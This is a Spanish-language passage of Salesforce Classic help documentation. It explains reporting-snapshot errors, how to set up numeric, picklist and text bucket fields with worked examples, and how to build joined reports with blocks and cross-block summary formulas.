Se ha cambiado el formato del informe de origen de tabular a resumen, lo que ha hecho que las asignaciones de campo en la instantánea de creación de informes sean incorrectas. Para solucionar este error, cambie el formato del informe a tabular o actualice las asignaciones de campo en la definición de instantánea. Este error sólo se aplica a las instantáneas de creación de informes con informes de resumen.

**Existe un problema con esta instantánea de creación de informes. El informe de origen debe ser tabular o de resumen.**
El formato del informe de origen debe ser tabular o de resumen. Los informes matriciales no se pueden utilizar con instantáneas de creación de informes.

**El nivel de agrupación que ha especificado en la instantánea de creación de informes ya no es válido. Es posible que el usuario que está ejecutando la aplicación ya no tenga acceso al campo, que el nivel de agrupación se haya eliminado del informe de origen o que no se haya definido el nivel de agrupación.**
Este error puede producirse cuando el usuario que ejecuta ya no tiene acceso al campo especificado en el nivel de agrupación o bien se ha eliminado éste del informe de origen o nunca estuvo definido. Este error sólo se aplica a las instantáneas de creación de informes con informes de resumen. Asegúrese de que el usuario que ejecuta tiene acceso a todos los campos necesarios.

CONSULTE TAMBIÉN

Creación de un informe personalizado

## Clasificación de datos rápidamente con depósitos

Los *depósitos* permiten categorizar registros de informe, sin crear una fórmula o un campo personalizado. Cuando crea un campo de depósito, define múltiples categorías (depósitos) utilizadas en valores de informes de grupo.

Los *depósitos* permiten categorizar registros de informe, sin crear una fórmula o un campo personalizado. Por ejemplo, cree un campo de depósito denominado `Tamaño` basado en el campo `Número de empleados`. Luego cree depósitos que el grupo registra en rangos de "Grande" "Mediano" o "Pequeño" que usted define. Los campos de depósito se pueden utilizar como cualquier otro campo para clasificar, filtrar y agrupar su informe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Adición de un campo de depósito
   Cree un campo de depósito para incluir los depósitos en los que desea organizar los datos de su informe.
2. Modificación de campos de depósito
   Configure su campo de depósito especificando los depósitos que contiene y los valores que aparecen en los depósitos.
3. Modificación de campos de depósito numérico
   Un depósito numérico le ayuda a ordenar datos que se pueden describir en términos de números.
4. Ejemplo de depósito numérico: Tamaño de la negociación
   Para obtener perspectivas en sus negociaciones, utilice el depósito en grupo por tamaño de negociación en vez de buscar negociaciones individuales. De esta forma puede concentrarse en las negociaciones mayores que afectarán principalmente a su cuota.
5. Modificación de campos de depósito de lista de selección
   Un campo de depósito de lista de selección contiene elementos que se pueden seleccionar en una lista.
6. Ejemplo de depósito de lista de selección: Tipos de sector
   Utilice un campo de depósito de lista de selección para ordenar sus cuentas por sus sectores.
7. Modificación de campos de depósito de texto
   Un depósito de texto le ayuda a poner en orden valores que se componen de palabras o frases.
8. Introducción de valores para depósitos de texto
   Un campo de depósito numérico necesita un nombre descriptivo y dos o más depósitos con cadenas de texto.
9. Ejemplo de depósito de texto: Cuentas estratégicas
   Utilice un depósito de texto para ordenar cuentas en categorías generales en las que puede actuar.

## Adición de un campo de depósito

Cree un campo de depósito para incluir los depósitos en los que desea organizar los datos de su informe.

Puede añadir hasta cinco campos de depósito por informe, cada uno hasta con 20 depósitos.

1. En el panel Campos del generador de informes, haga doble clic en **Agregar campo de depósito** o arrástrelo en la vista previa del informe. También puede hacer clic en el menú de una columna para un campo del informe y seleccione **Convertir en depósito este campo**.
2. Modifique el campo de depósitos de acuerdo con el tipo de campo.
   - Modificación de campos de depósito numérico
   - Modificación de campos de depósito de lista de selección
   - Modificación de campos de depósito de texto

   No se admiten campos con otros tipos de campo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Modificación de campos de depósito

Configure su campo de depósito especificando los depósitos que contiene y los valores que aparecen en los depósitos.

1. En el panel Campos del generador de informes ubicado en Campos de depósito, pase el ratón por encima de un campo de depósito y haga clic en el . O en el panel Vista previa, haga clic en el menú de la columna del campo de depósito y seleccione **Modificar campo de depósito**.
2. Modifique el campo de depósitos de acuerdo con el tipo de campo.
   - Modificación de campos de depósito numérico
   - Modificación de campos de depósito de lista de selección
   - Modificación de campos de depósito de texto

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Modificación de campos de depósito numérico

Un depósito numérico le ayuda a ordenar datos que se pueden describir en términos de números.

En la superposición Modificar campo de depósito de un campo numérico:

1. Para `Columna de origen`, seleccione el campo que desea depositar.
2. Introduzca un nombre del campo de depósito. Eso aparece como el nombre de la columna en el informe.

   Cuando un campo de depósito está destinado a tener varios depósitos (conocidos como "rangos" en campos de depósito numéricos), un buen nombre para un campo de depósito describe el ámbito de los rangos. Por ejemplo, un campo de depósito denominado "Tamaño" puede tener varios rangos de "Pequeño" "Mediano" y "Grande".
3. Defina sus rangos introduciendo un número y un nombre. Los nombres de los rangos aparecerán como valores en su nueva columna.

   Cada rango es superior al número inferior e incluye el número superior.

   Para eliminar todos los rangos y empezar de nuevo, haga clic en **Borrar todo**.
4. Para mover todos los valores vacíos al depósito con el valor cero, active los valores de la *`columna de origen`* `Tratar vacío en el informe como ceros.`

   Si están desactivados, los valores no depositados aparecen como un guión(-) en la columna.
5. Haga clic en **Aceptar**.

En un informe, las columnas de depósito numérico se ordenan por valores de rango.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

CONSULTE TAMBIÉN

Ejemplo de depósito numérico: Tamaño de la negociación

## Ejemplo de depósito numérico: Tamaño de la negociación

Para obtener perspectivas en sus negociaciones, utilice el depósito en grupo por tamaño de negociación en vez de buscar negociaciones individuales. De esta forma puede concentrarse en las negociaciones mayores que afectarán principalmente a su cuota.

1. Crear o modificar un informe de oportunidad estándar.
2. En el panel Campos del generador de informes, haga doble clic en **Añadir campo de depósito** o arrástrelo en el informe.
3. En Columna de origen, seleccione `Cantidad`.
4. Para el Nombre de campo de depósito, introduzca *`Tamaño de la negociación`*.
5. En Definir rangos, introduzca *`1000`* en la primera fila. Eso representa el máximo para una negociación pequeña. Asigne a este rango el nombre de *`Pequeño`*.
6. Haga clic en **Añadir** e introduzca *`25000`* en la segunda fila. Eso representa el máximo para una negociación de tamaño medio. Asigne a este rango el nombre de *`Mediano`*.
7. De forma predeterminada, el último rango es cualquier cantidad superior al rango anterior. No necesita introducir un número para este rango. Asigne a este rango el nombre de *`Grande`*.
8. Haga clic en **Aceptar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

Con campos de depósito numérico, cada rango es superior al número inferior e incluye el número superior. Una vez que haya establecido el campo de depósito, las cantidades de depositarán de la siguiente forma:

| Cantidades | Depósito |
|---|---|
| 1000 o menos | Pequeño |
| 1001 a 25.000 | Mediano |
| 25001 o más | Grande |

CONSULTE TAMBIÉN

Modificación de campos de depósito numérico

## Modificación de campos de depósito de lista de selección

Un campo de depósito de lista de selección contiene elementos que se pueden seleccionar en una lista.

Nota: No se pueden depositar los siguientes tipos de lista de selección.

- Tipos de registro
- Divisiones
- Listas de selección de valores múltiples
- La lista de selección `Tipo` en informes de actividades

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

En la superposición Modificar campo de depósito de un campo de lista de selección:

1. Para `Columna de origen`, seleccione el campo que desea depositar.
2. Introduzca un nombre del campo de depósito. Eso aparece como el nombre de la columna en el informe.

   Cuando un depósito está intentando tener más depósitos en él, un buen nombre para un depósito describe el ámbito de los depósitos. Por ejemplo, un campo de depósito denominado "Prioridad" puede tener varios depósitos "Pequeño" "Mediano" y "Grande".

   Importante: Los nombres del depósito de lista de selección deben incluir una o más letras o símbolos. Si un campo de depósito de lista de selección incluye un depósito cuyo nombre contiene solo números, no se puede guardar el campo de depósito.
3. Para crear un depósito, haga clic en **Nuevo depósito** e introduzca un nombre de depósito. Cree varios depósitos para agrupar sus registros de informe.
4. Para buscar un valor en particular en la lista de valores, introduzca los primeros caracteres de su nombre en la casilla Búsqueda rápida. A medida que escribe, los elementos coincidentes con sus términos de búsqueda aparecen en el menú.
5. Seleccione valores y arrástrelos a un depósito. Otra opción consiste en seleccionar valores, hacer clic en **Mover a** y seleccionar un depósito o introducir un nuevo nombre de depósito.

   Mientras deposita valores, utilice estas funciones según sea necesario:

   - Para mostrar todos los valores en el informe, haga clic en **Todos los valores**.
   - Para mostrar los valores para un depósito en particular, haga clic en el nombre del depósito.
   - Para eliminar valores de un depósito, seleccione los valores y arrástrelos a otro depósito o arrástrelos a **Valores sin depositar**.

Nota: Solo puede depositar valores de lista de selección activa. Los valores de lista de selección inactiva no aparecen.

6. Para mover todos los valores sin depositar a un depósito denominado "Otros", active `Mostrar valores sin depositar como "Otros"`. Si está desactivada, los valores sin depositar aparecen en la columna de depósito con el nombre del valor.
7. Haga clic en **Aceptar**.

En un informe, las columnas de depósito de la lista de selección se ordenan por la posición del depósito como aparece en el cuadro de diálogo Modificar campo de depósito, seguido por "Otros" si `Mostrar valores sin depositar como "Otros"` está activada, o los nombres del elemento de la lista de selección sin depositar si `Mostrar valores sin depositar como "Otros"` está desactivada

CONSULTE TAMBIÉN

Ejemplo de depósito de lista de selección: Tipos de sector

## Ejemplo de depósito de lista de selección: Tipos de sector

Utilice un campo de depósito de lista de selección para ordenar sus cuentas por sus sectores.

1. Crear o modificar un informe de cuentas estándar, asegurándose de que al menos algunos registros aparezcan en el informe.
2. En el panel Campos del generador de informes, haga doble clic en **Añadir campo de depósito** o arrástrelo en el informe.
3. En Columna de origen, seleccione `Sector`.
4. Para el Nombre de campo de depósito, introduzca *`Tipos de sector`*.
5. Haga clic en **Nuevo depósito** y denomine el depósito *`TI`*.
6. Haga clic en **Nuevo depósito** y denomine el depósito *`Biotecnología`*.
7. Haga clic en **Nuevo depósito** y denomine el depósito *`Telecomunicaciones`*.
8. Seleccione valores y arrástrelos a los depósitos adecuados.
9. Active `Mostrar valores sin depositar como "Otros"`.
10. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Modificación de campos de depósito de lista de selección

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Modificación de campos de depósito de texto

Un depósito de texto le ayuda a poner en orden valores que se componen de palabras o frases.

Nota: No se pueden depositar los siguientes tipos de texto.

- Área de texto
- Área de texto, larga
- Área de texto enriquecido
- Área de texto cifrado
- URL
- Fecha
- Fecha/hora

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

En la superposición Modificar campo de depósito de un campo de texto:

1. Para `Columna de origen`, seleccione el campo que desea depositar.
2. Introduzca un nombre del campo de depósito. Eso aparece como el nombre de la columna en el informe.

   Cuando un depósito está intentando tener más depósitos en él, un buen nombre para un depósito describe el ámbito de los depósitos. Por ejemplo, un campo de depósito denominado "Región" puede tener depósitos "Este", "Oeste" y "Centro".
3. Para crear un depósito, haga clic en **Nuevo depósito** e introduzca un nombre de depósito. Cree varios depósitos para agrupar sus registros de informe.
4. Para buscar un valor en particular en la lista de valores, escriba todo o parte de su nombre en el cuadro **Buscar por valores...** y haga clic en **Buscar**, o deje el cuadro vacío y haga clic en **Buscar**.

   La búsqueda devuelve hasta 200 valores.
5. Seleccione valores y arrástrelos a un depósito. Otra opción consiste en seleccionar valores, hacer clic en **Mover a** y seleccionar un depósito o introducir un nuevo nombre de depósito.

   Mientras deposita valores, utilice estas funciones según sea necesario:

   - Utilice Introducir valores para introducir el nombre exacto de un valor que desea depositar o para depositar valores que pueden aparecer en su informe más adelante.
   - Para mostrar los valores para un depósito en particular, haga clic en el nombre del depósito.
   - Para eliminar valores de un depósito, seleccione los valores, seleccione **Mover a** y seleccione un depósito o introduzca un nuevo nombre de depósito.
6. Para mover todos los valores sin depositar a un depósito denominado "Otros," active `Mostrar valores sin depositar como "Otros"`. Si está desactivada, los valores sin depositar aparecen en la columna de depósito con el nombre del valor.
7. Haga clic en **Aceptar**.

En un informe, las columnas de depósito de texto se ordenan en orden alfanumérico.

CONSULTE TAMBIÉN

Introducción de valores para depósitos de texto

Ejemplo de depósito de texto: Cuentas estratégicas

## Introducción de valores para depósitos de texto

Un campo de depósito numérico necesita un nombre descriptivo y dos o más depósitos con cadenas de texto.

Si conoce el valor exacto que desea depositar, puede utilizar la función Introducir valores para depositarlo rápidamente sin búsquedas. Es muy útil si su informe cuenta con un gran número de valores (como un millón) y la búsqueda de un valor puede resultar muy lenta. También puede utilizar este método para introducir y depositar valores que pueden aparecer en su informe más adelante.

En la superposición Modificar campo de depósito de un campo de texto:

1. Haga clic en **Introducir valores**.
2. Seleccione el depósito donde desea ubicar los valores. Si selecciona **Nuevo depósito**, introduzca un nombre para el depósito.
3. Introduzca uno o más valores en la casilla. Introduzca varios valores en líneas separadas.
4. Haga clic en **Mover**.

CONSULTE TAMBIÉN

Modificación de campos de depósito de texto

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Ejemplo de depósito de texto: Cuentas estratégicas

Utilice un depósito de texto para ordenar cuentas en categorías generales en las que puede actuar.

1. Crear o modificar un informe de cuenta estándar, asegurándose de que al menos algunos registros aparezcan en el informe.
2. En el panel Campos del generador de informes, haga doble clic en **Añadir campo de depósito** o arrástrelo en el informe.
3. En Columna de origen, seleccione `Nombre de cantidad`.
4. Para el Nombre de campo de depósito, introduzca *`Estratégico`*.
5. Haga clic en **Nuevo depósito** y denomine el depósito *`IBM`*.
6. Haga clic en **Nuevo depósito** y denomine el depósito *`DELL`*.
7. Haga clic en **Nuevo depósito** y denomine el depósito *`HP`*.
8. Para mostrar los valores disponibles, deje el cuadro **Buscar por valores...** vacío y haga clic en **Buscar**.
9. Seleccione valores y arrástrelos a los depósitos adecuados.
10. Active `Mostrar valores sin depositar como "Otros"`.
11. Haga clic en **Aceptar**.

CONSULTE TAMBIÉN

Modificación de campos de depósito de texto

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

# Combinación de diferentes tipos de información en un informe unido

El formato de informe unido le permite ver diferentes tipos de información en un informe único. Un informe unido puede contener datos de varios tipos de informe estándar y personalizado.

Para empezar a utilizar informes unidos, cree un nuevo informe o modifique uno ya existente en el generador de informes, haga clic en **Formato** y seleccione `Unido`.

La mayoría de las acciones que puede realizar con informes matriciales o de resumen las puede realizar también con informes unidos. Por ejemplo, puede buscar, añadir y eliminar campos; resumir campos así como ejecutar y guardar informes.

Consejo: Puede mostrar un informe unido que incluye un gráfico en el panel. Modifique el componente del panel de informe unido y seleccione **Utilizar gráfico tal y como se define en el informe de origen**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Adición de un tipo de informe a un informe unido

   La adición de un tipo de informe le permite ampliar el conjunto de datos disponible para el análisis en un informe unido.

2. Cambio del tipo de informe principal

   El tipo de informe principal controla cómo se denominan los campos comunes. Un informe unido debe tener un tipo de informe principal. Puede cambiar el tipo de informe principal en cualquier momento.

3. Creación de fórmulas de resumen personalizadas para Informes unidos

   Puede agregar fórmulas de resumen personalizadas estándar o de bloques cruzados a informes unidos para calcular totales adicionales en función de los campos numéricos disponibles en el informe.

4. Trabajo con bloques

   Los bloques le permiten crear diferentes vistas de la información incluida en un informe unido.

5. Cómo funcionan los informes unidos

   Un informe unido puede contener datos de varios tipos de informe estándar y personalizado. Puede añadir tipos de informe a un informe unido si tienen relación con los mismos objetos. Por ejemplo, si tiene un informe unido que contiene el tipo de informe Oportunidades, puede añadir el tipo de informe Casos ya que ambos tienen una relación con el objeto Cuentas.

## CONSULTE TAMBIÉN

Generación de un informe nuevo

Cómo funcionan los informes unidos

## Adición de un tipo de informe a un informe unido

La adición de un tipo de informe le permite ampliar el conjunto de datos disponible para el análisis en un informe unido.

1. Seleccione `Unido` en el menú de formato del informe.
2. Haga clic en **Añadir tipo de informe**.

   Para seleccionar un Tipo de informe adicional, aparece la superposición y muestra los tipos de informe que puede añadir al informe existente.
3. Seleccionar el tipo de informe:

   La superposición muestras un mensaje que identifica los objetos comunes en el tipo de informe seleccionado y los tipos ya incluidos en el informe.
4. Haga clic en **Aceptar**.

Se ha añadido el tipo de informe adicional. Tenga en cuenta que:

- Aparece un nuevo bloque en el informe.
- El panel Campo se actualiza con una nueva área que contiene campos exclusivos del tipo de informe. Los campos comunes en todos los tipos de informe están en el área Campos comunes.

CONSULTE TAMBIÉN

Creación de fórmulas de resumen personalizadas para Informes unidos

Cómo funcionan los informes unidos

Combinación de diferentes tipos de información en un informe unido

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Cambio del tipo de informe principal

El tipo de informe principal controla cómo se denominan los campos comunes. Un informe unido debe tener un tipo de informe principal. Puede cambiar el tipo de informe principal en cualquier momento.

De forma predeterminada, el primer tipo de informe que añade al informe es el principal.

El tipo de informe principal no afecta a los datos disponibles para la creación de informes.

Cambie el tipo de informe principal eliminando sus bloques. Para eliminar un bloque, arrástrelo al panel Campos. Si existen varios bloques basados en el tipo de informe principal, debe eliminarlos todos.

Cuando elimina el tipo de informe principal, el modo de selección del nuevo tipo de informe depende en la cantidad de tipos de informe con la que cuenta el informe.

- Si el informe solo contiene dos tipos de informe, el otro tipo de informe se convertirá automáticamente en el principal.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

- Si el informe contiene más de dos tipos de informe, aparece un cuadro de diálogo que le solicitará seleccionar uno como el nuevo tipo de informe principal.

CONSULTE TAMBIÉN

Adición de bloques a un informe unido

Adición de un tipo de informe a un informe unido

¿Qué no se puede hacer con los informes unidos?

Combinación de diferentes tipos de información en un informe unido

## Creación de fórmulas de resumen personalizadas para Informes unidos

Puede agregar fórmulas de resumen personalizadas estándar o de bloques cruzados a informes unidos para calcular totales adicionales en función de los campos numéricos disponibles en el informe.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:
- "Crear y personalizar informes"

  Y

  "Generador de informes"

1. Utilice una de estas opciones para acceder a la superposición Agregar fórmula de resumen del panel Campos.

| Opción | Descripción |
|---|---|
| Crear una fórmula de resumen personalizada estándar | Ir a la categoría de tipo de informe y hacer doble clic en **Agregar fórmula** |
| Crear una fórmula de resumen personalizada de bloques cruzados | Ir a la categoría Común y hacer doble clic en **Agregar fórmula de bloques cruzados** |

2. Introduzca un nombre para la fórmula como desea que aparezca en el informe y, opcionalmente, una descripción.

   El nombre deberá tener carácter exclusivo.

3. En la lista desplegable `Formato`, seleccione el tipo de datos adecuado para la fórmula según el resultado del cálculo.
4. En la lista desplegable `Número de decimales`, seleccione el número de decimales que van a aparecer para los tipos de datos de divisa, de número o porcentaje. Este valor se ignora en los campos de divisa de organizaciones multidivisa. En su lugar, se aplica la opción `Número de decimales` para la divisa.
5. Defina la opción `¿Donde se mostrará esta fórmula?`.

   El valor calculado aparece en el bloque de informes como el Gran total o el nivel de agrupación global, dependiendo de su selección. Para mostrar el cálculo de la fórmula en cada nivel, incluyendo el Total, seleccione `Todos los niveles de resumen`. De forma opcional, puede seleccionar mostrar el cálculo en un nivel de agrupación global. Puede tener tres agrupaciones globales en un informe unido. Las agrupaciones se aplican a todos los bloques.
6. Genere la fórmula:
   a. Seleccione uno de los campos que aparecen en la lista desplegable **Campos de resumen**. El valor de este se utilizará en la fórmula.

      Al crear una fórmula de bloques cruzados, los campos se agrupan por bloque. También puede utilizar la Búsqueda rápida para buscar un campo.

      Al crear una fórmula de tipo de informe único, la lista muestra los campos numéricos disponibles para el tipo de informe.

**b.** Seleccione el tipo de resumen que quiera usar en la fórmula. Esta opción no está disponible en `Recuento de registros`.

| Tipo de resumen | Descripción |
|---|---|
| **Suma** | Valor de resumen de datos en un campo o agrupación de campos. |
| **Valor máximo** | Valor máximo de datos en un campo o agrupación de campos. |
| **Valor mínimo** | Valor mínimo de datos en un campo o agrupación de campos. |
| **Media** | Promedio de datos en un campo o agrupación de campos. |

**c.** Haga clic en **Operadores** para añadir operadores a su fórmulas.

**d.** Seleccione la categoría de funciones (Todo, Lógica, Matemática o de Resumen), seleccione la función que desee utilizar en su fórmula y haga clic en **Insertar**.

**e.** Repita estos pasos cuantas veces considere necesario.

**7.** Haga clic en **Comprobar sintaxis** para comprobar si su fórmula tiene errores. Los errores están resaltados por el cursor.

**8.** Haga clic en **Aceptar**. Su fórmula no se guardará hasta que guarde el informe.

CONSULTE TAMBIÉN

Trabajar con fórmulas en informes

Fórmulas de resumen personalizadas con informes unidos

Cómo obtener el máximo rendimiento de las fórmulas de resumen personalizadas

Ejemplos de informe unido

## Trabajo con bloques

Los bloques le permiten crear diferentes vistas de la información incluida en un informe unido.

1. Adición de bloques a un informe unido
   La adición de bloques a informes unidos le permite crear varias vistas de los datos incluidos en un informe único.
2. Clasificación de bloques
   Puede cambiar el orden de los bloques informes unidos. El cambio de orden de los bloques afecta el aspecto de los informes pero no afecta los datos en los bloques.
3. Cambio del nombre de un bloque
   Puede cambiar el nombre de los bloques para proporcionar descripciones prácticas de la información que contiene.
4. Cómo mostrar y ocultar recuentos de registros en un bloque
   Puede decidir si desea mostrar u ocultar el número de registros o *recuento de registros* para cada bloque de un informe unido. De forma predeterminada, el recuento de registros se muestra para cada bloque en el generador de informes y en la página de ejecución de informes.
5. Eliminación de un bloque

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Adición de bloques a un informe unido

La adición de bloques a informes unidos le permite crear varias vistas de los datos incluidos en un informe único.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**


Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"


  Y

  "Generador de informes"

1. Haga clic sobre un campo y mantenga pulsado el botón del ratón , luego Seleccione arrástrelo al área vacía del panel Vista previa.




2. Despliegue el campo para crear el bloque.



Cuando añade el bloque, tenga en cuenta que esos filtros estándar y de campo del bloque adicional se añaden al panel Filtros (1). Además, el nuevo bloque aparece en el panel Vista previa (2).

Para eliminar un bloque, haga clic en en el encabezado de bloque, luego haga clic en **Eliminar bloque**. O simplemente arrastre el bloque al panel Campos.

Tenga en cuenta lo siguiente cuando trabaje con bloques.

- La adición de un nuevo tipo de informe a un informe unido también añade un nuevo bloque.
- Debe elegir un campo desde una categoría de tipo de informe al crear un bloque. No puede utilizar un campo desde la categoría Común. Por ejemplo, si su informe contiene los tipos de informe Casos y Oportunidades, la selección de un campo de la categoría Oportunidades crea un nuevo bloque Oportunidades, mientras que la selección de un campo de la categoría Casos crea un nuevo bloque Casos.

CONSULTE TAMBIÉN

Adición de un tipo de informe a un informe unido

Eliminación de un bloque

Creación de fórmulas de resumen personalizadas para Informes unidos

Trabajo con bloques

Combinación de diferentes tipos de información en un informe unido

## Clasificación de bloques

Puede cambiar el orden de los bloques informes unidos. El cambio de orden de los bloques afecta el aspecto de los informes pero no afecta los datos en los bloques.

Cuando cambia el orden de los bloques, el número de bloques no varía. Por ejemplo, si tiene un informe con tres bloques y mueve el bloque 1 a una nueva posición a la derecha del bloque 3, aparecerán los bloques como bloque 2, bloque 3 y bloque 1. Para evitar confusiones, deberá cambiar el nombre de los bloques.

Cuando cambia el orden de un bloque, lo mueve tanto a la derecha como a la izquierda de un bloque existente. No puede arrastrarlo a un área vacía del panel Vista previa.

Para reordenar un bloque:

- En el panel Vista previa, arrastre el bloque a la derecha o a la izquierda de un bloque existente.

  Una barra azul junto al bloque indica una posición aceptable para arrastrarlo.

CONSULTE TAMBIÉN

Cambio del nombre de un bloque

Trabajo con bloques

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y


  "Generador de informes"

## Cambio del nombre de un bloque

Puede cambiar el nombre de los bloques para proporcionar descripciones prácticas de la información que contiene.

Cuando agrega un bloque a un informe unido, el nombre que se le asigna automáticamente está basado en el tipo de informe y el número de bloques del informe. Por ejemplo, si su informe contiene dos bloques y agrega un nuevo bloque basado en el tipo de informe Oportunidades, se denominará Oportunidades bloque 3.

1. Haga clic en el nombre del bloque.
   Ahora el nombre aparecerá en un cuadro de texto modificable.




2. Introduzca el nuevo nombre.
3. Pulse Intro o haga clic fuera del bloque para aplicar el nombre.

### CONSULTE TAMBIÉN

Trabajo con bloques

Combinación de diferentes tipos de información en un informe unido

### EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Cómo mostrar y ocultar recuentos de registros en un bloque

Puede decidir si desea mostrar u ocultar el número de registros o *recuento de registros* para cada bloque de un informe unido. De forma predeterminada, el recuento de registros se muestra para cada bloque en el generador de informes y en la página de ejecución de informes.

Puede ocultar o mostrar el recuento de registros de dos maneras.

- Haga clic en la flecha del encabezado de bloque ( ) ) para mostrar el menú del bloque. La marca de verificación junto al elemento del menú **Recuento de registros** indica que el recuento de registros está activado para el bloque. Haga clic en **Recuento de registros** para mostrar u ocultar el recuento.
- Cuando haya ocultado la información detallada de informes, coloque el cursor sobre la columna Recuento de registros para mostrar una flecha ( ). Haga clic en la flecha y seleccione **Eliminar columna**. Para volver a mostrar el recuento de registros, haga clic en la flecha del encabezado de bloque y seleccione **Recuento de registros**.

Nota: Si no ha resumido ninguna fila de sus bloques de informe y también ha ocultado la información detallada del informe y los recuentos de filas para todos los bloques, los bloques estarán ocultos en la página de ejecución de informes. Para mostrar los bloques, seleccione **Mostrar detalles** desde la página de ejecución de informes o el generador de informes.

### CONSULTE TAMBIÉN

Cómo mostrar u ocultar detalles de informes

Uso de una función de resumen en una fórmula de resumen personalizada

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Eliminación de un bloque

Existen dos formas de eliminar un bloque de un informe unido.

- Haga clic en la flecha del encabezado de bloque ( ) para mostrar el menú del bloque, luego haga clic en **Eliminar bloque**.
